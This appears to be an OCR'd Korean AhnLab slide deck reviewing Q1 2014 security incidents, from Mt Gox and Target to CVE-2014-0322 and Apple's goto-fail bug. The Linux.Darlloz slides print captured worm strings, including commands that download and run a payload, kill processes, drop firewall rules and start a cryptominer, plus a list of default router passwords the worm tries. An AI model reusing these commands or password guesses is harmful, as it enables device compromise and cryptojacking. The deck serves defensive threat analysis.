http://ca.reuters.com/article/technologyNews/idCABREA2O0WI20140325

- 3월 27일 : Philips 스마트TV 취약점 공개

http://vimeo.com/90138302, http://arstechnica.com/security/2014/03/philips-smart-tvs-wide-open-to-gmail-cookie-theft-other-serious-hacks

- 3월 28일 : Nitesh Dhanjani, Tesla Model S 암호 해제


http://www.dhanjani.com/blog/2014/03/curosry-evaluation-of-the-tesla-model-s-we-cant-protect-our-cars-like-we-protect-our-workstations.html

05
1 분기 국외 사건사고

Bitcoin 거래소 해킹으로 폐쇄

AhnLab

- Mt Gox 폐업
  - 744,000 Bitcoins (worth $350 million) 해킹으로 유출
  - 2월 28일 도쿄 지방법원에 파산 보호 신청



* source : http://collaboristablog.com/2014/02/bitcoin-bedlam-mt-gox-shuts-doors-apparent-data-leak/

- 추가 업체 해킹
  - Flexcoin, Poloniex

    * source : grahamcluley.com/2014/03/two-bitcoin-companies-hit-hard-hackers/

- 의도적 폐업 가능성 도 제기
  - COE 계정 해킹 후 공개

    * source : http://securityaffairs.co/wordpress/22940/cyber-crime/anonymous-hackers-hacked-mtgox-ceo-publishing-evidence-fraud.html

EA 홈페이지 해킹


AhnLab

- EA Games 홈페이지 해킹
  - 가짜 로그인 창으로 Apple ID 수집

EA Games website hacked to steal Apple IDs

An EA Games server has been compromised by hackers and is now hosting a phishing site which targets Apple ID account holders.

The compromised server is used by two websites in the **ea.com** domain, and is ordinarily used to host a calendar based on WebCalendar 1.2.0. This version was released in September 2008 and contains several security vulnerabilities which have been addressed in subsequent releases. For example, CVE-2012-5385 details a vulnerability which allows an unauthenticated attacker to modify settings and possibly execute arbitrary code. It is likely that one of these vulnerabilities was used to compromise the server, as the phishing content is located in the same directory as the WebCalendar application.



* source : http://news.netcraft.com/archives/2014/03/19/ea-games-website-hacked-to-steal-apple-ids.html

06
1 분기 국외 취약점과 악성코드

일본 Monju 핵발전소 시스템 감염

AhnLab

- 감염
  - 일본 Monju 핵발전소 시스템 감염 보도

Monju power plant facility PC infected with virus

→ NATIONAL JAN. 07, 2014 - 03:35PM JST (25) Recommend 14

TOKYO — A computer being used at the Monju prototype fast-breeder reactor facility in Tsuruga, Fukui Prefecture, was recently discovered to have contracted a virus, and officials believe that some data from the computer may have been leaked as a result.

According to the Japan Atomic Energy Agency, which operates the facility, the computer in question was being used by on-duty facility employees to file company paperwork when the virus was first detected on Jan 2, TBS reported Tuesday.

Officials said that around 3 p.m., the computer began corresponding with a suspicious outside site. Although the computer contained many company-sensitive emails, employee data sheets and training logs, officials said they do not believe any safety-compromising data was leaked, TBS reported.

It is believed that the computer was infected with the virus when a video playback program was attempting to perform a regular software update. Personnel are investigating the cause of the incident and are creating plans to avoid any such potential safety mishaps in the future, the Japan Atomic Energy Agency said.


Japan Today

* source : http://www.japantoday.com/category/national/view/monju-power-plant-facility-pc-infected-with-virus

일본 Monju 핵발전소 시스템 감염

AhnLab

- 감염
  - Gom Player Update 서버 해킹 해 특정 IP 대역에서 접속 할 때 악성코드 감염



* source : http://www.contextis.com/files/TA10009_20140127_-_CTI_Threat_Advisory_-_The_Monju_Incident.pdf

• Adobe Flash 취약점 (APSB14-04, CVE-2014-0497)

- 2013년 12월 발견, 2014년 2월 4일 업데이트 발표

Security updates available for Adobe Flash Player (APSB14-04)

A Security Bulletin (APSB14-04) has been published regarding a critical vulnerability (CVE-2014-0497) in Adobe Flash Player 12.0.0.43 and earlier for Windows and Macintosh. This vulnerability could allow an attacker to remotely take control of the affected system.

Adobe is aware of reports that an exploit for this vulnerability exists in the wild, and recommends users apply the updates referenced in the security bulletin.

This posting is provided "AS IS" with no warranties and confers no rights.

- Linux, OS X, Windows가 영향 받음

Product	Updated version	Platform	Priority rating
Adobe Flash Player	12.0.0.44	Windows and Macintosh	1
	11.7.700.261	Windows and Macintosh	1
	11.2.202.336	Linux	3

These updates address critical vulnerabilities in the software.

* source : http://blogs.adobe.com/psirt/?p=1047

CVE-2014-0322 취약점 이용

AhnLab

- 취약점
  - IE 10 0 day 취약점 공격
  - 2014년 2월에 최초 발견


  * source : http://www.fireeye.com/blog/uncategorized/2014/02/operation-snowman-deputydog-actor-compromises-us-veterans-of-foreign-wars-website.html

- 공격 2014년 2월 11일 U.S. Veterans of Foreign Wars
  - 2014년 2월 11일 U.S. ve terans of Foreign Wars 홈페이지 해킹 해 배포
  - 2014년 2월 13일 프랑스 등
  - source : http://community.websense.com/blogs/securitylabs/archive/2014/03/07/cyber-criminals-expand-use-of-cve20140322-before-patch-tuesday.aspx?cmpid=sltw

CVE-2014-0322 취약점 이용

AhnLab

공격 예



CVE-2014-0322 취약점 이용


- 변조된 hosts
  - 프랑스 snecma가 공격 대상

```
127.0.0.1       localhost
csg.secure.snecma.fr            217.108.170.94
ctx.secure.snecma.fr            217.108.170.81
fdm.secure.snecma.fr            217.108.170.23
qa.fdm.secure.snecma.fr         217.108.170.27
qa.indigo.secure.snecma.fr      217.108.170.98
pi.secure.snecma.fr             217.108.170.96
qa.secure.snecma.fr             217.108.170.88
qasd.secure.snecma.fr           217.108.170.87
sd.secure.snecma.fr             217.108.170.199
int.tcua.secure.snecma.fr       217.108.170.18
qa.tcua.secure.snecma.fr        217.108.170.13
secure.snecma.fr                217.108.170.196
```

CVE-2014-0322 취약점 이용

AhnLab

- 도용된 디지털 인증서로 서명
  - 국내 업체 디지털 인증서



Apple's SSL/TLS 취약점

- CVE-2014-1266

» Apple's SSL/TLS bug (22 Feb 2014)

Yesterday, Apple pushed a rather spooky security update for iOS that suggested that something was horribly wrong with SSL/TLS in iOS but gave no details. Since the answer is at the top of the Hacker News thread, I guess the cat's out of the bag already and we're into the misinformation-quashing stage now.

So here's the Apple bug:

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
        OSStatus        err;
        ...

        if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
                goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
                goto fail;
                goto fail;
        if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
                goto fail;
        ...
```

* source : https://www.imperialviolet.org/2014/02/22/applebug.html

IoT worm Linux.Darlloz 업데이트

AhnLab

- Linux.Darlloz
  - 2013년 10월 발견된 Internet of Things 감염 웜
  - x86, MIPS, ARM, PowerPC 감염
  - 가상화폐 채굴 기능 추가

* source : http://www.symantec.com/connect/blogs/iot-worm-used-mine-cryptocurrency

IoT worm Linux.Darlloz 업데이트

AhnLab

- 감염
  - 전 세계 31,000 대 시스템 감염 추정
  - 전체 감염 중 한국이 17 % 차지




Figure 1. *The top five regions with Darlloz infections*

* source : http://www.symantec.com/connect/blogs/iot-worm-used-mine-cryptocurrency

IoT worm Linux.Darlloz 업데이트

AhnLab

- Linux.Darlloz
  - PHP 취약점 php-cgi Information Disclosure Vulnerability (CVE-2012-1823) 이용
  - cpuminer 설치해 Mincoins, Dogecoins, Bitcoins 채굴

```
/proc/self/exe nodes myshellexec(" ; ");
 myshellexec("rm -rf /tmp/ ;wget -P /tmp http:// :58455/ ;chmod +x /tmp/ u/ HTT
P/1.1 200 OK♪
Content-Length:  sig ./ wget http:// ;chmod +x  blablablabla rm -rf /var/run/.z
ollard mkdir -p /var/run/.zollard cd /var/run/.zollard /var/b/b3.i486 /var/b3.i
486 /dav/b3.i486 httpd /dev/null /bin/sh -c iptables -D INPUT -p tcp --dport 23
 -j DROP iptables -D INPUT -p tcp --dport 32764 -j DROP ./miner.sh #!/bin/sh
get='command -v wget || echo busybox wget'
if [ 'uname -m' = "x86_64" ]; then
◦archive="pooler-cpuminer-2.3.2-linux-x86_64.tar.gz"
else
◦archive="pooler-cpuminer-2.3.2-linux-x86.tar.gz"
fi
rm -rf *miner*
$get "http://sourceforge.net/projects/cpuminer/files/$archive"
tar -zxf $archive
killall -9 minerd minerd32 minerd64
killall -9 dev apachelogd vlogd freelogd
./minerd -q -B -a scrypt -o http://[redacted]sXVE3Cmr
dTaKg1SWi -p pass >/dev/null 2>/dev/null &
rm -rf *miner*
 /etc/init.d/inetd start /etc/init.d/xinetd start /etc/init.d/inetd.busybox sta
rt /etc/rc.d/init.d/inetd start /etc/rc.d/init.d/xinetd start xinetd /etc/init.
```

IoT worm Linux.Darlloz 업데이트

AhnLab

- Linux.Darlloz

  - router, set-top boxes 암호 추측 : dreambox, vizxv, stemroot, sysadmin, superuser, 1234, 12345, 1111, smcadmin


```
.08059AE0:  2E 7A 6F 6C.6C 61 72 64.2F 00 63 70.20 2F 62 69  .zollard/ cp /bi
.08059AF0:  6E 2F 73 68.20 00 63 64.20 00 64 72.65 61 6D 62  n/sh  cd  dreamb
.08059B00:  6F 78 00 76.69 7A 78 76.00 73 74 65.6D 72 6F 6F  ox vizxv stemroo
.08059B10:  74 00 73 79.73 61 64 6D.69 6E 00 73.75 70 65 72  t sysadmin super
.08059B20:  75 73 65 72.00 31 32 33.34 00 31 32.33 34 35 00  user 1234 12345
.08059B30:  31 31 31 31.00 73 6D 63.61 64 6D 69.6E 00 00 00  1111 smcadmin
```

MS Word 2010 취약점

AhnLab

- MS Word 취약점
  - 표적공격에 이용

    * source : https://technet.microsoft.com/en-us/security/advisory/2953095



Security TechCenter > > Microsoft Security Advisory (2953095)

Microsoft Security Advisory (2953095)

Vulnerability in Microsoft Word Could Allow Remote Code Execution

Published: Monday, March 24, 2014 | Updated: Thursday, March 27, 2014


Version: 1.1

07
Case study : Target

미국 Target 해킹

AhnLab

- Target 해킹
  - 2013년 12월 19일 발표
  - POS 시스템 악성코드 감염으로 7 천 만 명 이상 개인 정보 유출
  - 이름, 거주지, 전화번호, 이 메일 주소 등 유출



- soruce : http://www.nytimes.com/2014/01/18/business/a-sneaky-path-into-target-customers-wallets.html?hp&_r=1

미국 Target 해킹

AhnLab

타임라인

- 2013년 11월 15일 – 12월 15일 : Target 침입
- 2013년 12월 12일 : Federal investigator, 개인정보 유출 알려줌
- 2013년 12월 15일 : Target 사 개인정보 유출 확인
- 2013년 12월 18일 : Symantec, Infostealer.Reedum.B 분석정보 제공
- 2013년 12월 19일 : Target, 해킹으로 4천 만 명 신용카드 정보 유출 발표
- 2014년 1월 2일 : US Cert, POS 시스템 악성코드 경고
- 2014년 1월 10일 : Target, 개인정보 유출 7천 만 명 이상 발표
- 2014년 1월 12일 : Target CEO Gregg Steinhafel, CNBC 인터뷰에서 POS에 악성코드 감염 시인
- 2014년 1월 15일 : Citibank, 타겟의 고객정보 유출사태와 관련된 직불카드 전량 재 발행 발표
- 2014년 1월 15일 : Krebson Security를 통해 관련 샘플 알려짐
- 2014년 1월 16일 : McAfee, 분석 정보 공개

http://blogs.mcafee.com/mcafee-labs/analyzing-the-target-point-of-sale-malware

- 2014년 1월 22일 : Target, 475 명 감원 발표
- 2014년 1월 29일 : Target, 공격자는 third-party vendor를 통해 침입했다고 밝힘

미국 Target 해킹

AhnLab

타임라인

- 2014년 2월 5일 : Brian Krebs, Fazio Mechanical Services 시스템을 통해 내부 침입 보도
